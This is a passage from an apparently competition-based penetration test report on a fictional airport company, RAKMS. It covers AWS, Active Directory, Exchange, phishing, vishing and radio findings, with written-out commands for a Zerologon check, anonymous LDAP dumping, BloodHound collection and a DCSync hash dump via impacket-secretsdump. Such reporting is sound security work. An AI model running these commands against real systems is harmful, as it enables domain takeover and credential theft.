


Figure 7 *Gowitness platform*

After some manual enumeration and fuzzing of the accessible web applications, FINALS-XX obtained access to the AWS infrastructure of RAKMS and began enumeration. Scoutsuite was utilized to obtain an overview of available resources.




Figure 8 *Scoutsuite dashboard*

FINALS-XX quickly identified multiple IAM misconfigurations and began actively exploiting them. FINALS-XX was able to read certain confidential Systems Manager Parameters and extracted files from a protected S3 bucket. Afterwards, RAKMS unlocked their network access and FINALS-XX was able to revalidate previously discovered low-hanging fruit present within the corporate network. FINALS-XX exploited an exposed password in a user description via anonymously LDAP queries which was

succeeded by exploitation of NoPAC for domain administrator access. FINALS-XX then created their own Domain Administrator account for attribution of actions during the engagement.

Figure 9 *Domain hashes harvested from a DCSync attack*

6.4.2 Saturday, January 13th 2024

FINALS-XX reviewed system configurations for any missed vulnerabilities from the first day of the assessment. This involved testing for additional exploits and misconfigurations on AD, AWS, and Exchange. Initially, a request was made to investigate the previously vulnerable tram API. RAKMS notified FINALS-XX of a tram in maintenance mode. FINALS-XX attempted to revalidate the finding but found the tram API to be secured.




Figure 10 *Tram API required authentication*

FINALS-XX pivoted back to AD auditing after reviewing potential missed attack vectors from the previous day During this pursuit, additional privilege escalation vulnerabilities were discovered and successfully exploited.




Figure 11 *KrbRelayUp is used to escalate privileges locally*

FINALS-XX continued to search for additional AWS RBAC misconfigurations and resources accessible by those misconfigurations but was unable to discover anything new. FINALS-XX continued with the second part of the social engineering assessment by crafting, testing, and sending a phishing payload to the target within the scope of work. While the phish was tested to be successful on numerous occasions, FINALS-XX was unable to obtain access with the phish.

Figure 12 *Phishing email sent during social engineering assessment*

Afterwards, the attack surface Exchange was investigated and provided several more significant findings. ProxyNotShell, an authenticated domain privilege escalation was discovered, along with multiple abuses of SMTP misconfigurations which allowed for the spoofing of email identities.

Figure 13 *Sending emails through exchange with spoofed identities*

6.5 SOCIAL ENGINEERING ASSESSMENT

FINALS-XX was tasked to perform a voice phishing (vishing) assessment where the objective was to call RAKMS's IT helpdesk and extract any information that would be useful in the following phishing assessment. FINALS-XX used the pretext of a sales department employee who missed their employee onboarding appointment. The goal of this ruse was to attempt to learn more about RAKMS's general software policies. Overall, the vishing assessment was a success for RAKMS. RAKMS had the proper procedures in place in the event of a vishing attack. FINALS-XX supplied some correct information when asked, such as a sales department employee, Matthew Alvarado, as the new hire's manager. RAKMS verified this information to be correct. However, upon contacting Matthew, they claimed that they were not expecting a new hire, burning the operation. RAKMS followed up by sending their security team over to investigate the situation. FINALS-XX gained information such as email format and the internal domain name. FINALS-XX was not able to gain relevant information for the phishing assessment and proceeded with a pretext that was previously prepared.

FINALS-XX was tasked to perform a phishing assessment where the goal was to send a malicious document to Parsleigh Calder. FINALS-XX proceeded with the assessment with the pretext of a peer performance report review for Danielle Carter. The document's contents were obtained from `skydesktop02` in the public desktop folder. The document originally contained contents regarding Frankie's internship midterm review. FINALS-XX repurposed this document to be a peer evaluation performance report for Danielle Carter, a valid employee found during the engagement. FINALS-XX sent the email from `dedwords`, an account created to mimic Darren Edwards official account. FINALS-XX mimicked Darren, a marketing employee, to establish credibility for the phish. The payload attached to the document was a malicious macro which weaponized PowerShell to download and execute an application developed by FINALS-XX. The application allows FINALS-XX to remotely access the victim's system. Overall, the phishing assessment was a success for RAKMS. The email was sent successfully but the targeted employee did not fall for the phish.

6.6 ANOMALOUS RADIO FREQUENCY INVESTIGATION

FINALS-XX was tasked to determine the source of an anomalous radio signal using the provided radio equipment tuned to around 145kHz. FINALS-XX discovered a small device underneath a table that was the source of the unknown radio emissions. The device emitted morse code for 3 minutes with a down time of 1-2 minutes. Due to the device emitting a low power radio signal, along with the signal being outside of standard aviation radio wave of 300kHz or above[8], the device is likely not malicious.

6.7 BUG BOUNTY REQUEST

During the engagement FINALS-XX received notice of an anonymous person submitting "customer PII" as part of a bug bounty requesting $50,000. FINALS-XX was also given the boarding passes that were disclosed. The information was reviewed carefully with focus being placed on the source of the leak and sensitivity of the information leaked.

To access the boarding passes, an attacker would need the AWS Access Key ID as well as the AWS Secret Access Key within the RAKMS AWS account instance. The boarding passes are located in a private S3 bucket that require a proper role to view. However, the AWS environment is misconfigured in such a way that any user can assume the role to view the S3 bucket.

The information that was leaked are fictitious boarding passes according to the RAKMS AWS Architect that FINALS-XX communicated with. The AWS Architect mentioned that the endpoint of which the boarding passes were found contained dummy data. FINALS-XX was able to verify that the given boarding passes were part of the dummy data after mapping out each pass to the PDF files hosted on the AWS bucket.

Considering the information provided, RAKMS should not be too concerned about this data being discovered as long as the data hosted was actually dummy data as mentioned.

6.8 BAGGAGE CLAIM RADIO ISSUE

FINALS-XX was tasked to identify issues with the new Baggage Claim System. RAKMS reported that the new system may be susceptible to radio frequency based attacks due to them being wireless. RAKMS provided FINALS-XX with Universal Radio Hacker (URH) among other tools to perform the assessment.

[8] https://www.faa.gov/air_traffic/publications/media/atpb_feb_2023.pdf

In addition, RAKMS provided FINALS-XX with a web application that is capable of reproducing radio signals for additional debugging.

FINALS-XX managed to capture a handful of signals for analysis. The analysis was performed with URH allowing FINALS-XX to view the data sent within the radio signals. FINALS-XX was unable to identify the anomalous radio signal, due to the time constraint.




Figure 14 *Captured radio signal*

7. TECHNICAL FINDINGS

FINALS-XX examines a variety of factors to produce a detailed analysis of each technical finding. This section contains every significant vulnerability found during the penetration test. The explanation of each field is detailed in Appendix E.

7.1 TECHNICAL FINDINGS SUMMARY

FINALS-XX gained access to **5** hosts within RAKMS's environment. This was caused by many findings made within RAKMS's Active Directory configurations. The most common exploits were due to incorrectly managed services within Active Directory and systems missing critical security updates. FINALS-XX used a variety of methods to gain full privilege on multiple RAKMS's critical systems, with techniques that were both authenticated and unauthenticated. Furthermore, FINALS-XX was able to exploit different applications and gained control of the tram. If a malicious actor were to gain the same level of access, major damage would occur, potentially ruining RAKMS's public image and trust with its customers.

Below is a graph detailing the tactics FINALS-XX leveraged during the penetration test.




Figure 15 *Graph of MITRE tactics by count*

7.2 CRITICAL-RISK FINDINGS

7.2.1	Zerologon: CVE-2020-1472	CVSS	Risk
Impact	CRITICAL	**10.0** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) ➔ **MS-RCP [TCP/135]** ➔ **SMB [TCP/445]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered that the domain controller of the `corp.kkms.local` domain, `skycontrol01.corp.kkms.local`, was vulnerable to the Zerologon exploit. The exploit leverages a cryptographic flaw in the Netlogon protocol (MS-NRPC) in which an attacker can impersonate domain controller computer objects and reset their passwords. This vulnerability allows an unauthenticated attacker complete access to the domain controller, leading to a complete domain compromise.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the host. Additionally, this vulnerability impacts RAKMS's reputation as if exploited by attackers could lead to the leakage of customer PII which will dramatically diminish customer trust in RAKMS. Furthermore, this vulnerability severely impacts RAKMS's revenue generation by permitting further access into the network enabling data and system modification.		
Likelihood Description	This exploitation is critically likely to be exploited due to numerous proof of concepts available online that exploit this vulnerability. Additionally, it can be exploited remotely without authentication.		
MITRE ATT&CK	T1210 – Exploitation of Remote Services		
	M1016 – Vulnerability Scanning		

	M1051 – Update Software
Compliance Violations	**TSA:** III.E.1

Exploitation Details

1. **Scan the target Domain Controller to verify exploitability**

```
python3 zerologon.py SKYCONTROL01 10.0.0.5
```

```
┌──[~/zerologon]
└─# [01/12/24 1:46:11] python3 zerologon.py SKYCONTROL01 10.0.0.5
Performing authentication attempts...
=============
Success! DC can be fully compromised by a Zerologon attack.
```

Figure 16 *Zerologon scan results*

Remediation

FINALS-XX advises that RAKMS update the domain controller's operating system with Windows cumulative updates released on or after August 11, 2020, in order to ensure at least the first stage of Microsoft's Zerologon patch is applied. In the event this approach is followed, RAKMS must ensure the below registry key is enabled in enforcement mode with a value of 1.

```
reg.exe add
"HKLM\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters" /v
FullSecureChannelProtection /t REG_DWORD /d 1 /f
```

For a complete patch, FINALS-XX recommends installing Windows cumulative updates released on or after February 9, 2021.

END OF FINDING BLOCK

7.2.2 Anonymously Accessible PII in LDAP		CVSS	Risk
Impact	CRITICAL	**10.0** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) → **LDAP [TCP/389]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered that the LDAP server for the `corp.kkms.local` domain could be accessed anonymously. Attackers with network level access to the affected host are able to query LDAP information without authentication. This exposed sensitive employee information such as name, email, and address.		
Business Impact Description	Exploitation of this misconfiguration would lead to drastic repercussions. Sensitive employee information would suffer a loss of confidentiality as unauthorized adversaries would have unrestricted read access to the data. Such exploitation would severely harm RAKMS's reputation and diminish employee confidence in RAKMS's ability to safeguard their data.		
Likelihood Description	This misconfiguration is critically likely to be exploited since an attacker does not require any authentication to perform this exploit.		
MITRE ATT&CK	T1589.002 - Gather Victim Identity Information: Email Addresses T1589.003 - Gather Victim Identity Information: Employee Names T1591.001 - Gather Victim Org Information: Determine Physical Locations T1591.004 - Gather Victim Org Information: Identify Roles		
	M1056 - Pre-compromise		
Compliance Violations	N/A		
Exploitation Details			
1. **Use ldapsearch to establish a connection to the LDAP server**			

FINALS-XX anonymously connected to the root of the `corp.kkms.local` domain

```
ldapsearch -x -b "dc=corp,dc=kkms,dc=local" -H
ldap://corp.kkms.local > ldap.txt
```

```
┌──[~]
└─# [01/12/24 1:55:27] ldapsearch -x -b "dc=corp,dc=kkms,dc=local" -H ldap://corp.kkms.local > ldap.txt

┌──[~]
└─# [01/12/24 1:56:03] head ldap.txt
# extended LDIF
#
# LDAPv3
# base <dc=corp,dc=kkms,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# corp.kkms.local
dn: DC=corp,DC=kkms,DC=local
```

Figure 17 *LDAP objects and attributes*

Remediation

FINALS-XX recommends RAKMS set the `fLDAPBlockAnonOps` value of `dSHeuristics` attribute to true. To configure this RAKMS should edit the `dSHeuristics` attribute of `cn=Directory Service,cn=Windows NT,cn=Services,cn=Configuration, dc=corp,dc=kkms,dc=local` such that the 7th integer is not the number 2.




Figure 18 *DSHeuristics LDAP attribute*

END OF FINDING BLOCK

7.2.3 Unacknowledged Privileged Account		CVSS	Risk
Impact	CRITICAL	**10.0** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local)		
Vulnerability Summary	FINALS-XX found the `ATC-Controller-$` to have no password configured as well as containing the `DCSync` right. Successful authentication with the empty password grants an attacker access to high privileges, putting them in a position to conduct a complete domain compromise.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the host. Additionally, this vulnerability impacts RAKMS's reputation as if exploited by attackers could lead to the leakage of customer PII which will dramatically diminish customer trust in RAKMS. Furthermore, this vulnerability severely impacts RAKMS's revenue generation by permitting further access into the network enabling data and system modification.		
Likelihood Description	This vulnerability is critically likely to be exploited as attackers with minimal knowledge of the domain can complete exploitation.		
MITRE ATT&CK	T1078 - Valid Accounts		
	M1026 - Privileged Account Management M1018 - User Account Management		
Compliance Violations	**TSA:** III.C.3		

Exploitation Details

1. **Discover DCSync Permissions with BloodHound**
   Identify the `ATC-Controller-$` account as having `DCSync` permissions over the `corp.kkms.local` domain by using Bloodhound. Data can be ingested by uploading the zip

file output by the following command.

```
Sharphound.exe -c all
```




Figure 19 *Identifying the DCSync privilege via Bloodhound*

2. **DCSync to obtain password hashes**
   Utilize the Impacket framework's `secretsdump` script along with the `ATC-Controller-$` computer account to get all domain users' password hashes

```
impacket-secretsdump corp.kkms.local/'atc-controller-
$':@10.0.0.5 -no-password
```

